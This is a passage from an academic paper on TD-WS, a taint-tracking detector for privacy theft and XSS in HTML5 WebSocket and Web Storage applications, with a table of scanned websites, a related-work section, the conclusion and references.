Websites	Domains	Pages	Embeded JavaScript	Third party	Vulnerable	Exploitable
WebSocket(19)	www.liepin.com	95	External files	N	—	—
	www.admin5.com	188	External files	N	—	—
	www.letv.com	275	External files	N	—	—
	www.u17.com	24	External files	N	—	—
	www.iautos.cn	28	External files	Y	—	—
	www.enet.com.cn	257	External files	Y	—	—
	www.phpwind.com	6	External files	N	—	—
	www.360.cn	1	External files	N	—	—
	www.3lian.com	1	External files	Y	Y	—
	www.52tian.net	5	External files	Y	—	—
	www.chinabyte.com	2	External files	Y	—	—
	www.chinaz.com	2	External files	Y	—	—
	www.narutom.com	189	External files	Y	—	—
	www.onlinedown.net	94	External files	Y	—	—
	www.qinbei.com	13	External files	Y	—	—
	www.sootoo.com	53	External files	Y	—	—
	www.sina.com.cn	13	External files	Y	—	—
	www.jiayuan.com	6	External files	N	—	—
	www.csdn.net	19	Between SCRIPT tags	—	—	—
Web Storage(171)	www.1141a.com, *et al.*	17 862	External files/between SCRIPT tags	—	—	—
	www.lvping.com	10	External files	Y	Y	—
	www.paipai.com	8	External files	N	Y	—
	www.2345.com	14	External files	N	Y	—
	www.uzai.com	1	External files	N	Y	—
	www.51auto.com	1	External files	Y	Y	Y
	www.3lian.com	7	External files	Y	Y	Y
	www.mafengwo.cn	11	External files	N	Y	—
	www.narutom.com	217	External files	Y	Y	—
	www.sootoo.com	78	External files	Y	Y	Y
	www.tiboo.cn	42	External files	N	Y	—
	www.tudou.com	56	External files	N	Y	—
	www.iciba.com	11	External files	N	Y	Y

analysis system that combines the static and the dynamic methods. Chugh *et al.* [17] proposed a staged approach to analyze the JavaScript information flows. Guarnieri *et al.* produced Gatekeeper [30] and Actarus [31]. The former is a static analysis framework that enforces a set of security policies in JavaScript widget. The latter is a static taint analysis system for JavaScript. Saxena *et al.* [18] presented FLAX, a dynamic and taint-enhanced black-box fuzzer that finds the validation bugs in JavaScript. Mash-IF [32] is a hybrid system for analyzing the information flow within mashups. In addition, several mechanisms are proposed to enforce the JavaScript information flow security, such as secure multi-execution [14,33], faceted evaluation [34], and dynamic type system [35]. All the techniques described earlier, however, cannot detect and track the unsafe information flows in the WebSocket and the Web Storage applications.

Recent works [36–39] applied the access control and the privilege separation mechanisms in JavaScript and presented several sandbox mechanisms to protect its users from the malicious scripts in the traditional web applications and the HTML5 applications.

7. CONCLUSION

In this paper, we study the security risk of HTML5 WebSocket and Web Storage and design a threat detector called TD-WS based on JavaScript dynamic taint tracking, which can detect security problems in Web Storage and WebSocket applications. The results show that TD-WS can effectively detect privacy theft and XSS vulnerabilities in real websites.

ACKNOWLEDGEMENTS

This work was supported by the National Natural Science Foundation of China under grant nos. 61672543 and 61173169.

REFERENCES

1. Heiderich M, Niemietz M, Schuster F, Holz T, Schwenk J. Scriptless attacks: stealing the pie without touching the sill. *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Raleigh, NC, USA, 2012; 760–771.

2. Kotcher R, Pei Y, Jumde P, Jackson C. Cross-origin pixel stealing: timing attacks using CSS filters. *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, 2013; 1055–1062.
3. Schneider C. Cross-site WebSocket hijacking. Available from: http//www.christian-schneider.net/CrossSiteWebSocketHijacking.html, [accessed on October 2015].
4. Trivero A. Abusing HTML 5 structured client-side storage. Available from: http://packetstorm.orionhosting.co.uk/papers/general/html5whitepaper.pdf, [accessed on October 2015].
5. Hanna S, Shin R, Akhawe D, Boehm A, Saxena P, Song D. The emperors new APIs: on the (in) secure usage of new client-side primitives. *Proceedings of Workshop on Web 2.0 Security and Privacy (W2SP)*, Oakland, CA, USA, 2010.
6. Son S, Shmatikov V. The postman always rings twice: attacking and defending postMessage in HTML5 websites. *Proceedings of Annual Symposium on Network & Distributed System Security (NDSS)*, San Diego, CA, USA, 2013.
7. Tian Y, Liu YC, Bhosale A, Huang LS, Tague P, Jackson C. All your screens are belong to us: attacks exploiting the HTML5 screen sharing API. *Proceedings of IEEE Symposium on Security and Privacy (S&P), San Jose*, CA, USA, 2014; 34–48.
8. Lee S, Kim H, Kim J. Identifying cross-origin resource status using application cache. *Proceedings of Annual Symposium on Network & Distributed System Security (NDSS)*, San Diego, CA, USA, 2015.
9. Jovanovic N, Kruegel C, Kirda E. Pixy: A static analysis tool for detecting web application vulnerabilities. *Proceedings of IEEE Symposium on Security and Privacy (S&P), Oakland*, CA, USA, 2006; 258–263.
10. Vogt P, Nentwich F, Jovanovic N, Kirda E, Kruegel C, Vigna G. Cross site scripting prevention with dynamic data tainting and static analysis. *Proceedings of Annual Symposium on Network & Distributed System Security (NDSS)*, San Diego, CA, USA, 2007.
11. Wassermann G, Su Z. Sound and precise analysis of web applications for injection vulnerabilities. *ACM Sigplan Notices* 2007; **42**(6): 32–41.
12. Wassermann G, Su Z. Static detection of cross-site scripting vulnerabilities. *Proceedings of ACM/IEEE International Conference on Software Engineering (ICSE)*, Leipzig, Germany, 2008; 171–180.
13. Balzarotti D, Cova M, Felmetsger V, Jovanovic N, Kirda E, Kruegel C, Vigna G. Saner: Composing static and dynamic analysis to validate sanitization in web applications. *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, Oakland, CA, USA, 2008; 387–401.
14. Fette I, Melnikov A. The WebSocket Protocol. Available from: http://tools.ietf.org/html/rfc6455, [accessed on September 2015].
15. Anne VK, Aryeh G, Alex R, Robin B. W3C DOM4. Available from: https://www.w3.org/TR/dom/, [accessed on February 2016.]
16. Ian H. Web Storage. Available from: https://www.w3.org/TR/webstorage/, [accessed on September 2015].
17. Chugh R, Meister JA, Jhala R, Lerner S. Staged information flow for JavaScript. *ACM Sigplan Notices* 2009; **44**(6): 50–62.
18. Saxena P, Hanna S, Poosankam P, Song D. FLAX: Systematic discovery of client-side validation vulnerabilities in rich web applications. *Proceedings of Annual Symposium on Network & Distributed System Security (NDSS)*, San Diego, CA, USA, 2010.
19. Di Paola S. DominatorPro: securing next generation of web applications. Avialable from: https://dominator.mindedsecurity.com, [accessed on September 2015.]
20. Lekies S, Stock B, Johns M. 25 million flows later: large-scale detection of DOM-based XSS. *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, 2013; 1193–1204.
21. Wang W, Bai J, Zhang Y, Wang J. Dynamic data tainting on JavaScript based on code rewritten. *Proceedings of Conference on Vulnerability Analysis and Risk Assessment (VARA)*, Beijing, China, 2015.
22. Sabelfeld A, Myers AC. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications* 2003; **21**(1): 5–19.
23. Clause J, Li W, Orso A. Dytan: a generic dynamic taint analysis framework. *Proceedings of International Symposium on Software Testing and Analysis (ISSTA)*, London, UK, 2007; 196–206.
24. Enck W, Gilbert P, Han S, Tendulkar V, Chun BG, Cox LP, Jung J, McDaniel P, Sheth AN. TaintDroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)* 2014; **32**(2): 5.
25. Newsome J, Song D. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software, 2005.
26. Qin F, Wang C, Li Z, Kim HS, Zhou Y, Wu Y. Lift: a low-overhead practical information flow tracking system for detecting security attacks. *Proceedings of Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, Barcelona, Spain, 2006; 135–148.
27. Yin H, Song D, Egele M, Kruegel C, Kirda E. Panorama: capturing system-wide information flow for malware detection and analysis. *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, USA, 2007; 116–127.

28. Jin X, Hu X, Ying K, Du W, Yin H, Peri GN. Code injection attacks on HTML5-based mobile apps: characterization, detection and mitigation. *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Scottsdale, AZ, USA, 2014; 66–77.
29. DeFreez D, Shastry B, Chen H, Seifert JP. A first look at Firefox OS security. *Proceedings of Workshop on Mobile Security Technologies (MoST)*, San Jose, CA, USA, 2014.
30. Guarnieri S, Livshits VB. GATEKEEPER: mostly static enforcement of security and reliability policies for JavaScript Code. *Proceedings of USENIX Security Symposium*, Montreal, Canada, 2009; 78–85.
31. Guarnieri S, Pistoia M, Tripp O, Dolby J, Teilhet S, Berg R. Saving the world wide web from vulnerable JavaScript. *Proceedings of International Symposium on Software Testing and Analysis (ISSTA)*, Toronto, ON, Canada, 2011; 177–187.
32. Li Z, Zhang K, Wang X. Mash-IF: practical information-flow control within client-side mashups. *Proceedings of IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, Chicago, IL, USA, 2010; 251–260.
33. Devriese D, Piessens F. Noninterference through secure multi-execution. *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, Oakland, CA, USA, 2010; 109–124.
34. Austin TH, Flanagan C. Multiple facets for dynamic information flow. *ACM Sigplan Notices* 2012; **47** (1): 165–178.
35. Hedin D, Sabelfeld A. Information-flow security for a core of JavaScript. *Proceedings of IEEE Symposium on Computer Security Foundations (CSF)*, Cambridge, MA, USA, 2012; 3–18.
36. Maffeis S, Mitchell JC, Taly A. Isolating JavaScript with filters, rewriting, and wrappers. *Computer Security* 2009: 505–522.
37. Akhawe D, Li F, He W, Saxena P, Song D. Data-confined html5 applications. *Proceedings of European Symposium on Research in Computer Security (ESORICS)*, RHUL, Egham, U.K., 2013; 736–754.
38. Akhawe D, Saxena P, Song D. Privilege separation in HTML5 applications. *Proceedings of USENIX Security Symposium*, Bellevue, WA USA, 2012; 429–444.
39. Jin X, Wang L, Luo T, Du W. Fine-grained access control for HTML5-based mobile applications in android. *Proceedings of Information Security Conference (ISC)*, Dallas, TX, USA, 2013; 309–318.